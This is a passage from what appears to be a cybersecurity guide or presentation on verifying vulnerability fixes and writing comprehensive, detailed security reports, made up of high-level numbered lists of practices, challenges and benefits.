5. Provide contact information: When sharing vulnerability reproduction instructions with others, it's important to provide contact information in case they have any questions or need additional information.

Tools And Techniques For Verifying Vulnerability Fixes

1. Automated testing tools: Automated testing tools can help verify vulnerability fixes by running a series of tests to ensure that the vulnerability has been addressed. These tools can help save time and resources by automating the testing process.

2. Manual testing: Manual testing can also be used to verify vulnerability fixes. This involves testing the system or application to ensure that the vulnerability has been addressed and that the fix has been implemented correctly.

3. Code review: Code review can help identify any issues with the fix and ensure that it has been implemented correctly. This can involve reviewing the code changes and testing the fix to ensure that it addresses the vulnerability.

4. Penetration testing: Penetration testing can help verify vulnerability fixes by attempting to exploit the vulnerability and ensuring that it has been addressed. This can involve testing the system or application to ensure that the vulnerability has been addressed and that the fix has been implemented correctly.

5. Bug bounty programs: Bug bounty programs can help verify vulnerability fixes by incentivizing security researchers to test the system or application and identify any issues. This can help ensure that any vulnerabilities are identified and addressed before they can be exploited.

Challenges And Limitations Of Vulnerability Reproduction Instruction

1. Incomplete or inaccurate information: One of the biggest challenges of writing vulnerability reproduction instructions is ensuring that you have all the necessary information to accurately reproduce the vulnerability. This can be difficult if the vulnerability is complex or if you don't have access to all the necessary information.

2. Technical complexity: Vulnerability reproduction instructions can be difficult to write if the system or application is highly technical or complex. This can make it difficult to identify the root cause of the vulnerability and to provide accurate instructions for reproducing it.

3. Time-consuming: Writing effective vulnerability reproduction instructions can be time-consuming, especially if the vulnerability is complex or if you need to test multiple scenarios to ensure that the vulnerability has been addressed.

4. Limited resources: Another limitation of vulnerability reproduction instructions is the limited resources available to test and verify the vulnerability. This can make it difficult to identify and address all vulnerabilities, especially if they are widespread or difficult to identify.

5. Incomplete fixes: Vulnerability reproduction instructions can be limited by incomplete fixes. This can occur if the fix does not address all aspects of the vulnerability or if there are other vulnerabilities that are not addressed by the fix.

Comprehensive And Detailed Reporting

Importance Of Comprehensive And Detailed Reporting

1. Identifying vulnerabilities: Comprehensive and detailed reporting can help organizations identify vulnerabilities in their systems and applications. This can help ensure that vulnerabilities are addressed before they can be exploited by attackers.

2. Assessing risk: Reporting can help organizations to assess the risk associated with different vulnerabilities and to prioritize their efforts accordingly. This can help ensure that resources are allocated effectively and that the most critical vulnerabilities are addressed first.

3. Compliance: Reporting is often required for compliance purposes, especially in regulated industries such as healthcare and finance. Comprehensive and detailed reporting can help organizations to meet these requirements and to avoid potential fines and other penalties.

4. Incident response: Reporting can also be critical in incident response, as it can help organizations to identify the source of an attack and to take the necessary steps to contain and remediate the incident.

5. Continuous improvement: Comprehensive and detailed reporting can help organizations to continuously improve their cyber security posture. By identifying vulnerabilities and assessing risk, organizations can make informed decisions about where to focus their efforts and how to allocate resources.

6. Communication: Reporting can also help facilitate communication between different stakeholders in an organization, including IT teams, security teams, and senior management. This can help ensure that everyone is on the same page and that critical information is shared effectively.

7. Accountability: Reporting can help ensure that individuals and teams are held accountable for their actions or lack thereof. This can help create a culture of responsibility and can help ensure that everyone is doing their part to protect the organization against cyber threats.

8. Legal protection: Comprehensive and detailed reporting can also provide legal protection in the event of a cyber attack or data breach. By documenting all relevant information, organizations can demonstrate that they have taken reasonable steps to protect their systems and applications.

Key Components Of Comprehensive And Detailed Reporting

1. Scope: The scope of the report should be clearly defined, including the systems and applications that were tested, the types of vulnerabilities that were identified, and the timeframe of the testing.

2. Methodology: The methodology used to conduct the testing should be clearly documented, including the tools and techniques that were used, and any limitations or assumptions that were made.

3. Findings: The findings of the testing should be clearly documented, including the vulnerabilities that were identified, the severity of each vulnerability, and any recommendations for remediation.

4. Risk assessment: The report should include a risk assessment that identifies the potential impact of each vulnerability, and the likelihood that it will be exploited by attackers.

5. Prioritization: The report should include a prioritization of the vulnerabilities based on their severity and the potential impact on the organization.

6. Remediation recommendations: The report should include recommendations for remediation, including specific steps that should

be taken to address each vulnerability, and any timelines or deadlines for completion.

7. Technical details: The report should include technical details that can be used by IT and security teams to reproduce the results of the testing and to verify that vulnerabilities have been properly addressed.

Strategies For Effective Reporting

1. Be clear and concise: Reports should be clear and concise, using simple language that is easy to understand. Avoid using technical jargon or acronyms that may be unfamiliar to the reader.

2. Provide context: Reports should provide context for the findings, including the business impact of the vulnerabilities and the potential risks to the organization.

3. Use visuals: Visual aids such as charts, graphs, and tables can help to illustrate the findings and make the report more engaging.

4. Prioritize findings: Reports should prioritize the most critical findings, focusing on the vulnerabilities that pose the greatest risk to the organization.

5. Provide actionable recommendations: Reports should provide actionable recommendations for remediation, including specific steps that should be taken to address each vulnerability.

6. Be timely: Reports should be delivered in a timely manner, providing stakeholders with the information they need to take action quickly.

Challenges In Implementing Comprehensive And Detailed Reporting

1. Lack of resources: Comprehensive and detailed reporting requires significant resources, including time, money, and expertise. Many organizations may not have the resources to conduct thorough testing or to produce detailed reports.

2. Complexity: Cyber security is a complex field, and reporting on vulnerabilities and risks can be challenging. It can be difficult to present technical information in a way that is clear and understandable to non-technical stakeholders.

3. Lack of standardization: There is no standard format for cyber security reporting, and different stakeholders may have different

expectations for what should be included in a report. This can make it difficult to produce reports that meet the needs of all stakeholders.

4. Resistance to change: Some stakeholders may be resistant to change, and may not see the value in comprehensive and detailed reporting. This can make it difficult to implement new reporting processes or to get buy-in from key stakeholders.

5. Lack of awareness: Some organizations may not be aware of the importance of comprehensive and detailed reporting, or may not understand the risks associated with cyber threats. This can make it difficult to prioritize reporting and to allocate resources to this area.

Impact Of Comprehensive And Detailed Reporting On Decision- Making

Comprehensive and detailed reporting can have a significant impact on decision-making in cyber security. By providing stakeholders with detailed information about vulnerabilities and risks, reports can help to inform decisions about how to allocate resources and prioritize remediation efforts.

Reports can also help to identify trends and patterns in cyber threats, which can help organizations to develop proactive strategies for protecting against these threats. For example, if a report identifies a particular type of vulnerability that is being exploited by cyber criminals, an organization may choose to focus its resources on addressing that vulnerability.

In addition, reports can help to build awareness among stakeholders about the importance of cyber security and the risks associated with cyber threats. This can help to create a culture of cyber security within an organization, where all stakeholders are aware of their role in protecting against cyber threats.

Overall, comprehensive and detailed reporting is an essential part of effective cyber security. By providing stakeholders with the information they need to make informed decisions, reports can help organizations to protect themselves against cyber threats and to minimize the impact of cyber incidents.

Best Practices For Creating Comprehensive And Detailed Reports

1. Define clear objectives: Before creating a report, it is important to define clear objectives and to identify the stakeholders who will be using the report. This will help to ensure that the report is focused and relevant.

2. Use a structured approach: Reports should be structured in a logical and easy-to-follow manner. This can include using headings and

subheadings, and breaking down complex information into manageable sections.

3. Use clear and concise language: Reports should use clear and concise language that is easy to understand. Technical terms should be defined and explained in plain language, and jargon should be avoided.

4. Include relevant data: Reports should include relevant data that supports the findings and recommendations. This can include statistics, graphs, and other visual aids.

5. Provide actionable recommendations: Reports should include actionable recommendations that stakeholders can use to improve their cyber security posture. Recommendations should be specific, measurable, and achievable.

6. Consider the audience: Reports should be tailored to the needs of the audience. This can include using language and terminology that is appropriate for the audience, and presenting information in a way that is relevant to their needs.

THANK YOU